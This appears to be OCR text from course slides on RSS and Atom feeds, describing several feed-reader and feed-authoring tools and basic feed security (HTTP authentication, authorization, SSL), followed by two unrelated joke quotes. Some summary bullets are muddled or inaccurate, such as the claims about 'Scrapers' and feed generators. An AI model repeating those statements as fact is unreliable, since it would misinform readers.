
FeedDemon is a client that can retrieve and organize RSS feeds from the Internet

It has dozens of pre-configured newsfeeds, and it also allows own feeds by adding the URL for an RSS feed of user's choice

It offers an attractive and easy to use interface with integrated web browsing



FeedDemon: Screenshot



FeedForAll

FeedForAll enables to easily create, edit, and publish RSS feeds

It automatically updates older feeds to conform with RSS 2.0 standards, and supports advanced feed properties


FeedExpress

FeedExpress is an easy to use RSS/RDF client

It caches and indexes all the feeds for each RSS subscription, making it easy to overview all the feeds

Refresh time can be set for each feed or all of them

Customizes the CSS style appearance



RSS and Atom Security

The security in RSS and Atom can be done in three ways:

- Authentication
  - Identify the user requesting for the feed
  - This can be done by tried-and-true HTTP authentication mechanisms, including Basic and Digest
- Authorization
  - After authentication is completed it can be decided whether the user is allowed to access the requested content
- Encryption
  - Encrypt the content to negate the use by third party sniffers
  - This can be done by using SSL which protects the web server

Summary

- RSS and Atom feeds are collectively called as Syndication feeds
- RSS and Atom feeds makes it easy for the user to surf the Web for any updated information instead of going through each Website
- Feeds can be found any where on the web page and blogs
- Parsers built on the sites which produces feeds are called Scrapers
- A log is a stream of events in chronological order
- Feed generator manages collection of entries to keep the previous program entries running in the feed

"I névér know whéré to put thé funny thing ovér thé léttér é whén I'm writing my résumé."

"Actually, I wouldn't mind if someone stole my identity. I'm tired of being known as the idiot who dented the boss's Mercedes in the parking lot!"